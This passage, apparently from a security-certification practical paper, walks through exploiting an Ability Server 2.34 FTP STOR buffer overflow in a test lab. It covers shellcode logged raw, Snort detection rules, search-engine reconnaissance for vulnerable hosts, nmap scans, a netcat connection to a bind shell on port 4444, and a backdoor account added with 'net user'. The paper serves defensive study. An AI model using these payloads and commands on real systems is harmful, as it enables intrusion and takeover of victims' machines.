
```
7C2FA0F7    FFE4            JMP ESP
```

The amount of 'A's in the exploit code are tuned to set the return address such that the above piece of code is executed when the function returns from

the stack. The amount of ‘B’s is used to point the ‘esp’ register to the beginning of the provided shell code. The ‘B’s are provided to make the ‘esp’ pointer point into the NOP sledge. A NOP sledge is a series of no-operation instructions, which prefix the exploit code. In our example, the ‘A’ (0x41) is an INC CX instruction and ‘B’ (0x42) is an INC DX instruction. These two valid instructions are not changing the program in any way.



The above screenshot show the exploit stopped at the ADVAPI32.DLL JMP ESP instruction. The ‘esp’ register points to 0x00F8B6B8, which is in the middle of the NOP sledge. After a series of increments of the ‘DX’ register, the shell code is executed.

3.5. Signatures of attack

3.5.1 Ability Server Logging

The ability server does come with logging features. Messages are logged in the %ABILITY_SERVER%\logs directory. Four files are being logged:


Type	Port	Filename
FTP log	21,22	ftplog_[sequence number].txt
HTTP log	80	httplog_[sequence number].txt
POP3 log	110	pop3_[sequence number].txt
SMTP log	25	smtp_[sequence number].txt

When the exploit is executed, the FTP server logs the following message:

```
Sun, 02 Jan 2005 08:28:43 -> Logged In IP:[192.168.62.53], User:[guest],
Password:[5 characters]
Sun, 02 Jan 2005 08:28:43 -> ***UPLOAD FAILED*** IP:[192.168.62.53],
User:[guest],
File:[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA÷ /|BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBÙîÙt$ô[1É±^ s à
f Âƒëüâô ŽJÂàfO—¶1—®Ä~—‡ÜíHÇ˜göIª~—˜Àg÷!Ò/—ökgòóš- L^ü¶ç§ÓÏá¡÷0Û 8Ö•‡—
˜Äg÷¤kjWI°z )kb—Ã  -ó 9BŸ»¤ Â¾
```

No messages are logged in the Windows Event Viewer however.

A noticeable event occurs when the attacker leaves his remote shell at which time an ‘Application Error’ popup box shows up as shown below. The provided shellcode in our exploit does not have the necessary code to cleanup nicely once the attacker is done with his work.
The application tries to access memory to which it does not have write access (‘**access violation when writing to [7c5c71a5]**’ message in OllyDbg). This address lies within the %WINDIR%\system32\kernel32.dll module that is located at 0x7c570000 on our test configuration.



The failing instruction is at location 0x0117b859 and tries to 'AND' a byte with the kernel32 module at 0x7c5c71a5. The EDX register contains 0x7c5c7140.

```
AND BYTE PTR DS:[EDX+65],DL
```

Since the thread does not have the privilege to do so, an application error is generated.

3.5.2 Intrusion Detection

Snort 2.3 [10] detects this attack in its standard configuration as **FTP STOR overflow**, **FTP format string** and **FTP command overflow** attempts (see "Snort Intrusion Detection Signatures" further in 'Extras' section of this document).
The rules that triggered the notifications are stored in the %SNORTDIR%\rules directory. The Snort manual states that:

> Snort rules are divided into two logical sections, the rule header and the rule options. The rule header contains the rule's action, protocol, source and destination IP addresses and netmasks, and the source and destination ports information. The rule option section contains alert messages and information on which parts of the packet should be inspected to determine if the rule action should be taken.

Let's analyse the snort rules more closely.

FTP STOR overflow

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP STOR overflow
attempt"; flow:to_server,established; content:"STOR"; nocase;
isdataat:100,relative; pcre:"/^STOR\s[^\n]{100}/smi";
reference:bugtraq,8668; reference:cve,2000-0133; classtype:attempted-admin;
sid:2343; rev:3;)
```

The main body of the FTP STOR overflow Snort rule is as follows:

```
content:"STOR"; nocase; isdataat: 100,relative;
```

The above part of the rule checks that the 'STOR' string is found in the first 100 bytes of the payload.

```
pcre:"/^STOR\s[^\n]{100}/smi";
```

The Perl Compatible Regular Expression (PCRE) [11] keyword verifies that the STOR command, followed with a blank, optionally a new-line character and a 100-byte string (i.e. the filename) length is present in the string. As we are sending 966 times x'41', an intrusion detection alarm is signalled. This SNORT rule was originally created to detect a buffer overflow with different FTP commands in the Tiny FTPd server [13] [CVE 2000-0133].

FTP format string attempt

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP format string
attempt"; flow:to_server,established; content:"%"; pcre:"/\s+.*?%.*?%/smi";
classtype:string-detect; sid:2417; rev:1;)
```

This rule triggers if a percent sign ('%') is found in the string. Two percent signs are found in the exploit payload (i.e. the shellcode) at offset 151 and 285.

```
…
25447F          AND     AX,7F44
…
058825          ADD     AX,2588
```

Format string attacks aims to cause a Denial-of-Service (DoS) or execute shellcode by exploiting unfiltered user input to a specific class of 'C' functions (e.g. printf, fprintf, sprintf, scanf…). A malicious user might use the %s and %x format tokens to retrieve data from the stack or other memory locations. It is also possible to write arbitrary data to random memory locations using the %n format token.
This means that the rule fired by accident (i.e. false positive) as no format string using the '%' character was attempted.

FTP command overflow

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP command overflow
attempt"; flow:to_server,established,no_stream; dsize:>100;
reference:bugtraq,4638; reference:cve,2002-0606; classtype:protocol-command-
decode; sid:1748; rev:8;)
```

dsize:>100;

This rule triggers if a FTP command larger than 100 bytes long is found. The rule was implemented to catch a buffer overflow in the 3Cdaemon 2.0 [13] [CVE 2002-0606].


4. Stages of the Attack Process

4.1. Reconnaissance

As this server is easy to set-up, it will be most likely be found on the workstations of individual users. Information about FTP sites can easily be found by searching the Internet. Sites such as http://www.ftp-sites.org/ give an overview of worldwide anonymous FTP sites although the information seems to be a bit dated.
In our reconnaissance, it is not likely that we will find a vulnerable FTP server among the servers listed. Another way of finding vulnerable servers is needed.
One particularity of the Ability Server FTP server is that a specific string is always sent back during the first connection to the server. This string is fixed and cannot be changed by a configuration setting.

```
K:\Documents and Settings\Ake>ftp 192.168.62.53
Connected to 192.168.62.53.
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34
by Code-Crafters).
User (192.168.62.53:(none)):
```

If the string "**(Ability Server 2.34 by Code-Crafters) Contents of**" is used in our search on the Internet, we already find some potential vulnerable systems:



The 'Contents Of' string is necessary to limit the results to the content of the HTTP server that is usually run aside the FTP server. Using the above query, we found that the host 'beeblebrox.myip.us' is running the vulnerable service. Additional information about this target can be obtained from website such as http://www.samspade.org. Querying the WHOIS database with the string http://www.samspade.org/t/ipwhois?a=beeblebrox.myip.us, gives us information on what the current IP address is.

4.2. Scanning

Once we have identified a possible target, we can verify if the target is running the vulnerable software. This can be done by a variety of tools.

4.2.1 nmap

One option would be to launch the 'nmap' command [15]. As only the FTP port need to be scanned, the 'nmap' command is executed to only check this port. In order to reduce the level of noise, pinging of the target prior to the port scan has been disabled.

```
K:\Documents and Settings\Ake> nmap -P0 -p21 192.168.62.53

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2005-01-15 14:56
Romance
Standard Time
Interesting ports on 192.168.62.53:
PORT   STATE SERVICE
21/tcp open  ftp

Nmap run completed -- 1 IP address (1 host up) scanned in 7.231 seconds
```

In the above output, the 'nmap' command reports that the TCP port 21 on this server is open. A more elaborated scan can be obtained by specifying the port numbers to be scanned (e.g. -p 1-20000). Normally, the TCP port number does not have to be 21 and can be chosen arbitrarily. In our case, the Ability Server does not allow the port number to be changed.
The 'nmap' command also allowed scanning complete networks subnets, shortnaming the network addresses. The following command would scan the entire subnet for open FTP ports.

```
K:\Documents and Settings\Ake> nmap -P0 -p21 192.168.62.0/24
```

Another interesting option is the TCP/IP fingerprinting. With this option, the 'nmap' command tries to determine what operating system the server is running. This is possible because the TCP protocol [17] only documents the valid combinations in the TCP options. As each operating system more or less responds uniquely to invalid options specified in a special crafted packet, the type and even the version of operating system can be determined.

```
K:\Documents and Settings\Ake> nmap -P0 -O 192.168.62.53
```

However, use of this option will alert any decent Intrusion Detection System

(IDS) as a lot of ‘strange’ communication would be observed on the network.

The ‘nmap’ command also supports a ‘banner grabbing’ option (-sV).


```
K:\Documents and Settings\Ake>nmap –P0 -sV -p 21 192.168.62.53

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2005-02-08 22:11 Romance
Standard Time
Interesting ports on 192.168.62.53:
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at http://www.insecure.org/cgi-bin/servi
cefp-submit.cgi :
SF-Port21-TCP:V=3.75%D=2/8%Time=42092B23%P=i686-pc-windows-windows%r(NULL,
SF:5D,"220\x20Welcome\x20to\x20Code-Crafters\x20-\x20Ability\x20Server\x20
SF:2\.34\.\x20\(Ability\x20Server\x202\.34\x20by\x20Code-Crafters\)\.\r\n"
SF:)%r(GenericLines,5D,"220\x20Welcome\x20to\x20Code-Crafters\x20-\x20Abil
SF:ity\x20Server\x202\.34\.\x20\(Ability\x20Server\x202\.34\x20by\x20Code-
SF:Crafters\)\.\r\n")%r(Help,6F,"220\x20Welcome\x20to\x20Code-Crafters\x20
SF:-\x20Ability\x20Server\x202\.34\.\x20\(Ability\x20Server\x202\.34\x20by
SF:\x20Code-Crafters\)\.\r\n530\x20Bad\x20command\.\r\n")%r(GetRequest,86,
SF:"220\x20Welcome\x20to\x20Code-Crafters\x20-\x20Ability\x20Server\x202\.
SF:34\.\x20\(Ability\x20Server\x202\.34\x20by\x20Code-Crafters\)\.\r\n530\
SF:x20Please\x20send\x20the\x20USER\x20command\x20first\.\r\n")%r(HTTPOpti
SF:ons,86,"220\x20Welcome\x20to\x20Code-Crafters\x20-\x20Ability\x20Server
SF:\x202\.34\.\x20\(Ability\x20Server\x202\.34\x20by\x20Code-Crafters\)\.\
SF:r\n530\x20Please\x20send\x20the\x20USER\x20command\x20first\.\r\n")%r(R
SF:TSPRequest,86,"220\x20Welcome\x20to\x20Code-Crafters\x20-\x20Ability\x2
SF:0Server\x202\.34\.\x20\(Ability\x20Server\x202\.34\x20by\x20Code-Crafte
SF:rs\)\.\r\n530\x20Please\x20send\x20the\x20USER\x20command\x20first\.\r\
SF:n")%r(RPCCheck,5D,"220\x20Welcome\x20to\x20Code-Crafters\x20-\x20Abilit
SF:y\x20Server\x202\.34\.\x20\(Ability\x20Server\x202\.34\x20by\x20Code-Cr
SF:afters\)\.\r\n")%r(DNSVersionBindReq,5D,"220\x20Welcome\x20to\x20Code-C
SF:rafters\x20-\x20Ability\x20Server\x202\.34\.\x20\(Ability\x20Server\x20
SF:2\.34\x20by\x20Code-Crafters\)\.\r\n")%r(DNSStatusRequest,5D,"220\x20We
SF:lcome\x20to\x20Code-Crafters\x20-\x20Ability\x20Server\x202\.34\.\x20\(
SF:Ability\x20Server\x202\.34\x20by\x20Code-Crafters\)\.\r\n")%r(SSLSessio
SF:nReq,5D,"220\x20Welcome\x20to\x20Code-Crafters\x20-\x20Ability\x20Serve
SF:r\x202\.34\.\x20\(Ability\x20Server\x202\.34\x20by\x20Code-Crafters\)\.
SF:\r\n")%r(SMBProgNeg,5D,"220\x20Welcome\x20to\x20Code-Crafters\x20-\x20A
SF:bility\x20Server\x202\.34\.\x20\(Ability\x20Server\x202\.34\x20by\x20Co
SF:de-Crafters\)\.\r\n")%r(X11Probe,5D,"220\x20Welcome\x20to\x20Code-Craft
SF:ers\x20-\x20Ability\x20Server\x202\.34\.\x20\(Ability\x20Server\x202\.3
SF:4\x20by\x20Code-Crafters\)\.\r\n");

Nmap run completed -- 1 IP address (1 host up) scanned in 113.112 seconds
```

However, ‘nmap’ complains that it does not recognise the service.

4.2.2 Scanport & Superscan

Although ‘nmap’ has been ported to the Windows environment, there are some issues when using raw sockets [16] if the tool is run under Windows, more specifically Windows XP SP2.
If a more GUI oriented tool is preferred, SuperScan and ScanPort are two excellent alternatives. They are comparable in functionalities, but lack features (e.g. TCP/IP fingerprinting) that are found in ‘nmap’.

Other tools such as 'queso' can compensate as they equally provide information on TCP/IP fingerprinting.



A slightly different approach can be taken by using 'p0f', which uses passive TCP/IP fingerprinting. The advantage of using passive fingerprinting is that no additional or unusual network traffic is generated and thus the information can go undetected. The 'p0f' tool supports both active and passive fingerprinting.

4.3. Exploiting the System

The original exploit is used in the following attach sequence. The script itself is compact as it contains barely ~50 lines of code. Half of the space is taken up by shellcode.
By just changing the IP address in the following line, the script is ready to be used.

```
ftp = FTP('192.168.62.53')
```

Execution of the script is straightforward.

```
K:\Documents and Settings\Ake>ability.py

################################################
Ability Server 2.34 FTP STOR buffer Overflow
Found & coded by muts [at] whitehat.co.il
For Educational Purposes Only!
################################################

Evil Buffer sent...
Sploit will hang now because I couldn't figure how to use storelines().
Try connecting with netcat to port 4444 on the remote machine.
```

The author of the exploit is so kind to inform us that a remote connection can be obtained by connecting to TCP port 4444. The 'netcat' tool is used to connect to the remote machine. The exploit itself hangs, but this has no significant impact on its further use.

```
K:\Documents and Settings\Ake>hostname
atlon1
K:\Documents and Settings\Ake>nc 192.168.62.53 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\bin>echo %USERNAME%
echo %USERNAME%
Administrator
```


At this point, the attacker has access to the victim's workstation. The FTP service was running under the Administrator's account. Once the Administrator's account is breached, anything is possible on the victim's workstation.
Personal firewall software (e.g. ZoneAlarm) will not prompt the user that a connection is being made to TCP port 4444. This is because the "Ability Server" was allowed to access the Internet and accept connection from the Internet.
Care has to be taken what command is executed under the command prompt of the victim's workstation. The following command could cause a ZoneAlarm popup box to appear. It is unlikely that the user ever issued this command before and allowed it to be run.

```
C:\bin>hostname
hostname
spaceballs
```

4.4. Network Diagram

4.4.1 Actual Network Diagram


Our victim has connected his workstation via the ADSL modem directly to the Internet. He has configured a personal firewall and has installed Anti-virus software that is kept up-to-date.



In the above drawing, the dashed lines indicate where the firewall (e.g. IP tables) and optional switch need to be configured. Another option is to replace – and from a user convenience better solution –the ADSL modem, IP tables firewall and the switch by a ADSL firewall/router appliance that implement all these functionalities.

4.4.2 Test Network Diagram

A test configuration has been build in order to mimic the victim's configuration.



The Analysis server runs a variety of tools (e.g. SNORT, cheops-ng, ettercap, ethereal). A Hub has replaced the Switch in order to make it easier to capture packets on the subnet. The Attacker's workstation has been connected to the 192.168.62.0/24 subnet.

4.5. Keeping Access

At this stage, the attacker has gained access to the victim's workstation. In case the Ability Server was running under the Administrator's account, access to the machine could be kept by issuing the DOS 'net user' command

```
C:\bin>net user attacker hacked /add
The command completed successfully.

C:\bin>
```

A smart hacker would use a more 'political correct' userid, one that does not make itself suspicious as the one used above. A more prudent Enduser would choose to run the server under an account with fewer privileges.


```
K:\Documents and Settings\Ake>nc 192.168.62.53 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\bin>echo %USERNAME%
echo %USERNAME%
Ake

C:\bin>
```

4.5.1 Tool Install

The Trivial File Transfer Protocol (TFTP) is used to install tools.

```
